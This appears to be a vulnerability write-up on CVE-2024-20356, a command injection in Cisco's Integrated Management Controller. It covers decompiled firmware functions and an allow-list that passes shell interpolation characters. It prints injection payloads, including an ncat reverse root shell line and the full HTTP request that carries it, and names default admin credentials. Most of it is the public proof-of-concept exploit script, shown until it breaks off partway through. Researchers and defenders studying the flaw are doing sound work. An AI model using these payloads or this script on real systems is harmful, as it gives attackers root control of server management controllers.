
Cisco Integrated Management Controller is an ASPEED Pilot 4 BMC. Lights-out: KVM, power, fans, BIOS provisioning. It can share host NICs or use a dedicated port. Default user admin, default password cisco in this write-up. It has a long arm: BIOS, peripherals, the host CPU complex. The dashboard still knew it was a C195. Updating CIMC, flipping Secure Boot toggles, even uploading keys from the web UI did not stick. The appliance profile was winning.
CVE-2024-20356: Allow-Listed Command Injection


The same ISO that held the BIOS also held cimc.bin under /firmware/cimc/. One firmware blob serves many SKUs: detect the model, lock some menus, unlock others. binwalk shows a u-boot Linux with a compressed squashfs root. In /usr/local/lib/appweb/liboshandler.so the web handlers still had debug symbols. Ghidra named the interesting thread ExpFwUpdateUtilityThread, reached from the API expRemoteFwUpdate.

The curl line
/* ExpFwUpdateUtilityThread(void*) */

void * ExpFwUpdateUtilityThread(void *param_1)

{
   int iVar1;
   ProcessingException *pPVar2;
   undefined4 uVar3;
   char *pcVar4;
   bool bVar5;
   undefined auStack192 [92];
   basic_string<char,std::char_traits<char>,std::allocator<char>> abStack100 [24];
Ghidra decompilation of ExpFwUpdateUtilityThread. Source: original article.
Four parameters: a flag, a scheme (tftp or http), a host, and a path. The path is checked against a “known good” alphabet that includes dollar signs and parentheses. Then:
/* ExpFwUpdateUtilityThread(void*) */
if (local_24 == 0) {
    iVar1 = strcmp(var_param_type,"tftp");
    if ((iVar1 == 0) || (iVar1 = strcmp(var_param_type,"http"), iVar1 == 0)) {
      memset(&DAT_001a3798,0,0x200);
      snprintf(&DAT_001a3798,0x200,"curl -o %s %s://%s/%s %s","/tmp/fwimage.bin",var_param_type,
              var_host,var_path,local_48);
      iVar1 = system_check_user_input(var_host,"general_rule");
      if ((iVar1 == 0) ||
        ((iVar1 = system_check_user_input(var_param_type,"general_rule"), iVar1 == 0 ||
         (iVar1 = system_check_user_input(var_path,"general_rule"), iVar1 == 0)))) {
        bVar5 = true;
      }
      else {
        bVar5 = false;
      }
      if (bVar5) {
        pPVar2 = (ProcessingException *)__cxa_allocate_exception(0xc);
        ProcessingException::ProcessingException(pPVar2,"Parameters are invalid");
                /* WARNING: Subroutine does not return */
        __cxa_throw(pPVar2,&ProcessingException::typeinfo,ProcessingException::~ProcessingException);
      }

      set_status(1,"DOWNLOADING",'\0',local_2c,local_28);
      system_secure(&DAT_001a3798);
    }
User path is interpolated into curl, then handed to system_secure(). Source: original article.
undefined4 system_check_user_input(undefined4 param_1,char *param_2)
{
    int iVar1;
    char *local_1c;
    undefined4 local_18;
    char *local_14;
    undefined4 local_10;
    undefined4 local_c;x

    local_c = 0xffffffff;
    iVar1 = strcmp(param_2,"password_rule");
    if (iVar1 == 0) {
        local_1c =
        " !\"#$&\'()*+,-./0123456789:;=>@ABCDEFGHIJKLMNOPQRSTUVWXYZ\\_abcdefghijklmnopqrstuvwxyz{|}";
        local_18 = 0x57;
        local_c = FUN_000d8120(param_1,&local_1c);
}
Allow-list of 0x57 characters. $ ( ) are present. Source: original article.
undefined4 system_secure(undefined4 param_1)
{
    undefined4 uVar1;
    char *local_10;
    undefined4 local_c;

    local_10 =
    " !\"#$&\'()*+,-./0123456789:;=>@ABCDEFGHIJKLMNOPQRSTUVWXYZ\\_abcdefghijklmnopqrstuvwxyz{|}";
    local_c = 0x57;
    uVar1 = system_secure_ex(param_1,&local_10);
    return uVar1;
}
Second check, same alphabet. Source: original article.
int system_secure_ex(char *param_1,undefined4 param_2)

{
  int iVar1;
  int local_c;

  local_c = -1;
  iVar1 = FUN_000d8120(param_1,param_2);
  if (iVar1 == 1) {
    local_c = system(param_1);
  }
  else {
    syslog(3,"%s:%d:ERR: The given command is not secured to run with system()\n","systemsecure.c ",
            0x98);
  }
  return local_c;
}
If the allow-list says yes, system() runs the whole curl line. Source: original article.




An allow-list that contains the shell’s interpolation characters is a denylist that forgot what it was for. $(echo $USER) in the path becomes the username in the HTTP request the BMC makes. $(ncat host 1337 -e /bin/sh) becomes a reverse root shell. The API is a POST to /data with an admin sessionCookie and sessionID.
set=expRemoteFwUpdate("1", "http","192.168.0.96","/$(echo $USER)")Minimal injection: leak the BMC user via curl. Source: original article.
POST /data HTTP/1.1
Host: 192.168.0.102
Cookie: sessionCookie=ef4eb2e3b0[REDACTED]
Content-Length: 189
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.0.102/index.html

sessionID=2132002102bb[REDACTED]&queryString=set%253dexpRemoteFwUpdate(%25221%2522%252c%2520%2522http%2522%252c%2522192.168.0.96%2522%252c%2522%252f%2524(echo%2520%2524USER)%2522)
HTTP shape of the leak. Source: original article.
set=expRemoteFwUpdate("1", "http","192.168.0.96","/$(ncat 192.168.0.96 1337 -e /bin/sh)")Reverse shell via the same interpolator. Source: original article.
POST /data HTTP/1.1
Host: 192.168.0.102
Cookie: sessionCookie=05f0b903b0[REDACTED]
Content-Length: 228
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.0.102/index.html

sessionID=1e310e110fb[REDACTED]&queryString=set%253dexpRemoteFwUpdate(%25221%2522%252c%2520%2522http%2522%252c%2522192.168.0.96%2522%252c%2522%252f%2524(ncat%2520192.168.0.96%25201337%2520-e%2520%252fbin%252fsh)%2522)
Full reverse-shell request. Source: original article.

Session tokens come from an administrator login. The write-up’s screenshot note says admin / password for that capture; the CIMC section and the public toolkit default to cisco. Treat both as historical defaults to rotate, not as a single gospel password. sessionCookie is in Set-Cookie; sessionID is <sidValue> in the login XML.

Blind injection that rides curl dies on long output and odd bytes. nginx on the BMC only serves a regex of names in the web root (index.html, 401.html, …). The name in.html matches and is unused. The toolkit writes command output to /usr/local/www/in.html and GETs it back.
CISCown: The Public Toolkit
Thacker shipped CISCown: test, command, telnetd root shell, and a front-panel LED “dance.” Login encrypts the password with a CryptoJS-compatible salted AES derived from a FNV-ish mix of the username (the same dance the CIMC JavaScript does). Each /data POST carries a Cspg_var HMAC of the session id and the query string. Commands longer than 100 characters are hex-chunked into /tmp/cmd.sh through successive injections, then a stager runs the file and drops stdout on in.html.
Usage: CVE-2024-20356.py [-h] -t HOST -u USERNAME -p PASSWORD [-a ACTION] [-c CMD] [-v]
options:
  -h, --help            Show this help message and exit
  -t HOST, --host HOST  Target hostname or IP address (format 10.0.0.1 or 10.0.0.2:1337)
  -u USERNAME, --username USERNAME
                        Username (default: admin)
  -p PASSWORD, --password PASSWORD
                        Password (default: cisco)
  -a ACTION, --action ACTION
                        Action: test, cmd, shell, dance (default: test)
  -c CMD, --cmd CMD     OS command to run (Default: NONE)
  -v, --verbose         Displays more information about cimc
README usage. Source: github.com/nettitude/CVE-2024-20356.






The Python client below is the public GPLv3 PoC, reproduced in full. It is a demonstration for a patched 2024 CVE. Do not point it at systems you do not own.
#!/usr/bin/python3
"""
Exploit for CVE-2024-20356: Command Injection in Cisco CIMC
Aaron Thacker @ LRQA Nettitude 2024

Full details can be found at https://labs.nettitude.com/blog/cve-2024-20356-jailbreaking-a-cisco-appliance-to-run-doom

This proof-of-concept is for demonstration purposes and should not be used for illegal activities. LRQA Nettitude are not responsible for any damage caused by the use or misuse of this code.

Usage: CVE-2024-20356.py [-h] -t HOST -u USERNAME -p PASSWORD [-a ACTION] [-c CMD] [-v]
options:
  -h, --help            show this help message and exit
  -t HOST, --host HOST  target hostname or IP address (format 10.0.0.1 or 10.0.0.2:1337)
  -u USERNAME, --username USERNAME
                        Username (default: admin)
  -p PASSWORD, --password PASSWORD
                        Password (default: cisco)
  -a ACTION, --action ACTION
                        Action: test, cmd, shell, dance (default: test)
  -c CMD, --cmd CMD     OS command to run (Default: NONE)
  -v, --verbose         Displays more information about cimc

"""

import Crypto.Random
import Crypto.Cipher
import base64
import hashlib
import hmac
import requests
import urllib3
from Crypto.Cipher import AES
import urllib.parse
import re
import xml.etree.ElementTree as ET
import argparse
import random
import time

# Set to "127.0.0.1:8080" to use a proxy
proxy = None

# derrived from /lib/thirdparty/thirdparty.js
def hashFnv32(a, b):
	b = bytes(b, encoding='ascii')
	e = 40389
	h = a[0:32]
	f = len(h)//4
	for i in range (0, f):
		e = e ^ ord(a[i])
		e = e + (e << 1)
	return hmac.new(bytes(str(e), encoding='ascii'), b, hashlib.sha512).hexdigest()

# derrived from /lib/thirdparty/thirdparty.js
def keyFnv32(a):
	e = 40389
	h = a[0:32]
	f = len(h)//4
	for i in range (0, f):
		e = e ^ ord(a[i])
		e = e + (e << 1)
	e = str(e)
	return e

# derrived from CryptoJS
def derive_key_and_iv(secret):
	salt = Crypto.Random.new().read(8)
	secret = bytes(secret, encoding='ascii')
	keylen = 32
	ivlen = 16
	secret += salt
	k = hashlib.md5(secret).digest()
	w = k
	while len(w) < (keylen + ivlen):
		k = hashlib.md5(k + secret).digest()
		w += k
	return  w[:keylen], w[keylen:keylen+ivlen], salt

def pad(data):
	BLOCK_SIZE = 16
	return data+(BLOCK_SIZE-len(data)%BLOCK_SIZE)*chr(BLOCK_SIZE-len(data)%BLOCK_SIZE)

# derrived from CryptoJS
def encrypt(username, password):
	secret = str(keyFnv32(username))
	msg = password
	key, iv, salt = derive_key_and_iv(secret)
	aes = Crypto.Cipher.AES.new(key, Crypto.Cipher.AES.MODE_CBC, iv)
	padded_msg = bytes(pad(msg), encoding='ascii')
	encrypted_msg = aes.encrypt(padded_msg)
	return base64.b64encode(b"Salted__" + salt + encrypted_msg)


urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def headers():
	print("""
   _____ _____  _____  _____
  / ____|_   _|/ ____|/ ____|
 | |      | | | (___ | |     _____      ___ __
 | |      | |  \___ \| |    / _ \ \ /\ / / '_ \
 | |____ _| |_ ____) | |___| (_) \ V  V /| | | |
  \_____|_____|_____/ \_____\___/ \_/\_/ |_| |_|

		""")
	print("~ Because every vulnerability needs a cool tool")
	print("~ AThacker @ LRQA Nettitude | v1.0\n")
	print("This proof-of-concept is for demonstration purposes and should not be used for illegal activities.\nLRQA Nettitude are not responsible for any damage caused by the use or misuse of this code.")


def login(target, username, password):
	enc_password = encrypt(username, password)

	req = requests.post(f"https://{target}/data/login",
		headers={'Referer':f'https://{target}/login.html','Accept-Encoding': 'identity'},
		proxies={"https":proxy,"http":proxy},
		verify=False,
		data={"user":username,"password":enc_password}
	)

	root = ET.fromstring(req.content)
	if root.find('authResult').text == '0':
		sidValue = root.find('sidValue').text
		adminUser = True if root.find('adminUser').text == '1' else False
		cookieValue = re.search('sessionCookie=([a-z0-9]{32});', req.headers['Set-Cookie']).group(1)
		print(f"sidValue: {sidValue[0:8]}XXXXXXXXXXXXXXXXXXXXXXXX")
		print(f"cookieValue: {cookieValue[0:8]}XXXXXXXXXXXXXXXXXXXXXXXX")
		print(f"Admin user: {adminUser}")
		return (True, cookieValue, sidValue, adminUser)
	else:
		return (False, None, None, None)

def logout(target, sidValue):
	print(f"Logging out: {sidValue[0:8]}XXXXXXXXXXXXXXXXXXXXXXXX")
	req = requests.post(f"https://{target}/data/logout",
		headers={'Referer':f'https://{target}/index.html','Accept-Encoding': 'identity'},
		proxies={"https":proxy,"http":proxy},
		verify=False,
		data={"sessionID":sidValue}
	)
	return None

def query(target, cookieValue, sidValue, input_cmd):
	res = query_raw(target, cookieValue, sidValue, input_cmd)
	return ET.fromstring(res.content)

def query_raw(target, cookieValue, sidValue, input_cmd):
	cmd = urllib.parse.quote(input_cmd)
	res = requests.post(f"https://{target}/data",
		headers={'Referer':f'https://{target}/index.html','Cookie':f'sessionCookie={cookieValue}','Cspg_var':hashFnv32(sidValue	,input_cmd),'Accept-Encoding': 'identity'},
		proxies={"https":proxy,"http":proxy},
		verify=False,
		data={"sessionID":sidValue,"queryString":cmd}
	)
	return res

def get_host_info(target, lreq):
	resp = query(target, lreq[1], lreq[2], 'get=sessionData')
	if resp.find("status").text == "ok":
		sessionData = resp.find("sessionData")
		print(f'cimcIp: {resp.find("cimcIp").text}')
		print(f'lzt: {sessionData.find("lzt").text}')
		print(f'sysPlatformId: {sessionData.find("sysPlatformId").text}')
		print(f'sessionId: {sessionData.find("sessionId").text}')
		print(f'canClearLogs: {sessionData.find("canClearLogs").text}')
		print(f'canAccessKvm: {sessionData.find("canAccessKvm").text}')
		print(f'canExecServerControl: {sessionData.find("canExecServerControl").text}')
		print(f'canConfig: {sessionData.find("canConfig").text}')
		print(f'intersightMode: {sessionData.find("intersightMode").text}')
		return resp
	else:
		print(resp.find("status").text)
		raise Exception("sessionData returned weird results")

# v0.2 exec code
def exec(target, lreq, command):
	out_file = '/usr/local/www/in.html'
	tmp_cmd_file = '/tmp/cmd.sh'
	stager_cmd = f'sh < {tmp_cmd_file} > {out_file} 2>&1 || true'
	stager_cmd_file = '/tmp/stager.sh'
	MAX_COMMAND_LENGTH = 100
	command_split = [command[i:i+MAX_COMMAND_LENGTH] for i in range(0, len(command), MAX_COMMAND_LENGTH)]

	query_raw(target, lreq[1], lreq[2], f'set=expRemoteFwUpdate("1", "http","","$( >{tmp_cmd_file})")')
	for i_cmd in command_split:
		encoded_command = "\\\\x"+"\\\\x".join("{:02x}".format(ord(s)) for s in i_cmd)
		query_raw(target, lreq[1], lreq[2], f'set=expRemoteFwUpdate("1", "http","","$(echo -n -e \"{encoded_command}\" >> {tmp_cmd_file})")')

	encoded_command = "\\\\x"+"\\\\x".join("{:02x}".format(ord(s)) for s in stager_cmd)
	query_raw(target, lreq[1], lreq[2], f'set=expRemoteFwUpdate("1", "http","","$(echo -n -e \"{encoded_command}\" > {stager_cmd_file})")')

	query_raw(target, lreq[1], lreq[2], f'set=expRemoteFwUpdate("1", "http","","$(sh {stager_cmd_file})")')

	web_file = out_file.split('/')[-1:][0]
	res = requests.get(f"https://{target}/{web_file}",
		headers={'Referer':f'https://{target}/index.html','Accept-Encoding': 'identity'},
		proxies={"https":proxy,"http":proxy},
		verify=False,
		stream=True
	)
	if res.status_code == 200:
		query_raw(target, lreq[1], lreq[2], f'set=expRemoteFwUpdate("1", "http","","$(rm -f {tmp_cmd_file} {stager_cmd_file} {out_file})")')
		out = res.raw.read()
		return str(out, encoding='utf-8')
	else:
		return None

if __name__ == "__main__":
	parser = argparse.ArgumentParser()
	parser.add_argument("-t","--host", type=str, help="Target hostname or IP address (format 10.0.0.1 or 10.0.0.2:1337)", required=True)
	parser.add_argument("-u","--username", type=str,  default="admin", help="Username (default: admin)", required=True)
	parser.add_argument("-p","--password", type=str,  default="cisco", help="Password (default: cisco)", required=True)
	parser.add_argument("-a","--action", type=str, default="test", help="Action: test, cmd, shell, dance💡 (default: test)")
	parser.add_argument("-c","--cmd", type=str, default="", help="OS command to run (Default: NONE)")
	parser.add_argument("-v","--verbose", default=False, action='store_true', help="Displays more information about cimc")
	args = parser.parse_args()

	if not args.cmd == "":
		args.action = "cmd"

	headers()
	print("")
	print(f"Attempting login as: {args.username}\n")
	lreq = login(args.host, args.username, args.password)
	if lreq[0]:
		print("Login: successful\n")
		if args.verbose:
			print("Gathering CIMC info:")
			get_host_info(args.host,lreq)
			print("")

		if args.action == "test":
			print("Action: test")
			test_num = random.randint(1111,9999)
			test_results = exec(args.host, lreq, f'echo -n {str(test_num)}')

			if test_results:
				if (str(test_num) in str(test_results)):
